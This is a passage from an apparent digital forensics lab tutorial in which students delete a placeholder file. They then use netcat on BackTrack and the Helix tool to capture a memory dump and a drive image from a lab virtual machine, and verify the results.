
Click on the Black Box and Press Enter.



9. Delete the fake\_virus.bat file

* **Instructions:**
  + Start --> My Computer
  + Navigate to "C:\tools\Virus Jar"
  + Right Click on fake\_virus.bat
  + Click Delete


Send to Recycle Bin? Yes



10. Delete the fake\_virus.bat file for the Recycle Bin

* **Instructions:**
  + Navigate to the Recycle Bin
  + Right Click on fake\_virus.bat
  + Click Delete
  + Are you sure want to delete 'fake\_virus.bat'? Yes
* **Notes:**

We are completly removing this file, so we have a deleted file to both analyze and recover with preceding forensic labs.




**Section 8. Start Up NetCat  Listener To Receive Physical Memory Dump From Helix**

**1.** Open a console terminal

* **Instructions:**


Click on the console terminal



Get IP Address

* **Instructions:**
  + ifconfig -a
* **Notes:**
  + As indicated below, my IP address is 192.168.1.105.


**Please record your IP address**.



3. Start Up Netcat on BackTrack

* **Instructions**:
  + mkdir -p /FORENSICS/images/1/
  + cd /FORENSICS/images/1/
  + nc -l -vvv -p 8888 > WV01\_PM\_fake\_virus.dd
    1. Netcat will listen for Helix to send the Memory Image.
    2. Nothing will be sent until you complete the following section.

Continue to Next Section



**Section 9. Start Helix to Send Physical Memory to BackTrack**

1.Edit Virtual Machine Settings

* **Instructions:**


Virtual Machine --> Virtual Machine Settings...



Configure Windows to load the Helix iso as a CD/DVD

* **Instructions**:
  + Select CD/DVD (IDE)
  + Select the Use ISO image file
  + Browse to where you saved the Helix iso.
    1. Note:  In my case, I save it in the following location:

H:\BOOT ISO\Helix2008R1.iso



3. Helix Screen

* **Instructions**:


Select Accept



Live Acquisition

* **Instructions**:
  + Click on the Camera Icon.
  + Select "\\PhysicalMemory" from the Source Dropdown Menu
  + Select the NetCat Radio Button
  + Destination IP: Provide BackTrack's IP Address.
    1. Obtain BackTrack's IP in Section 8, Step 2.
    2. In my case, it is 192.168.1.105.
    3. In your case, it will be different.
  + Port: 8888
    1. This is the Listening NetCat Port on the BackTrack Server.


Click Acquire



5. Notice

* **Instructions**:


Click Yes



Helix Informational

* **Instructions**:
  + You will see a black command prompt like below.
  + Notice it will say "Copying Physical memory"

DO NOT CONTINUE TO THE NEXT SECTION UNTIL the black box disappears




Section 10: **Verify Physical Memory Dump on BackTrack**

**1.** Verify Image Byte Size

* **Instructions:**

ls -l WV01\_PM\_fake\_virus.dd




**Section 11. Start Up NetCat  Listener To Receive Hard Drive Image From Helix**

**1.** Start Up Netcat on BackTrack

* **Instructions**:
  + cd /FORENSICS/images/1/
  + nc -l -vvv -p 8888 > WV01\_HD\_fake\_virus.dd
    1. Netcat will listen for Helix to send the Hard Drive Image.
    2. Nothing will be sent until you complete the following section.

Continue to Next Section



**Section 12. Use Helix to Send Hard Disk Image to BackTrack**

1.Live Acquisition

* **Instructions**:
  + Click on the Camera Icon.
  + Select "C:\ (Logical drive)" from the Source Dropdown Menu
  + Select the NetCat Radio Button
  + Destination IP: Provide BackTrack's IP Address.
    1. Obtain BackTrack's IP in Section 8, Step 2.
    2. In my case, it is 192.168.1.105.
    3. In your case, it will be different.
  + Port: 8888
    1. This is the Listening NetCat Port on the BackTrack Server.


Click Acquire



2.Notice

* **Instructions**:


Click Yes



3.Helix Informational

* **Instructions**:
  + You will see a black command prompt like below.
  + Notice it will saying "Copying \\.\C to CONOUT$..."
  + This 8GB copy will take about 30 minutes.

DO NOT CONTINUE TO THE NEXT SECTION UNTIL the black box disappears




**Section 13. Verify Hard Drive Image on BackTrack**

1.Verify Image Byte Size

* **Instructions:**
  + ls -l WV01\*
  + date
  + echo "Your Name"
    1. Replace the string "Your Name" with your actual name.
    2. i.e., echo "John Gray"
* **Proof of Lab Instructions #2:**
  + PrtScn

Paste into the previously created word document



**Section 14. Proof of Lab**

Proof of Lab

* **Instructions:**
  + Proof of Lab Instructions #1 (See Section 7, Step 3)
  + Proof of Lab Instructions #2 (See Section 13, Step 1)

Submit to Moodle.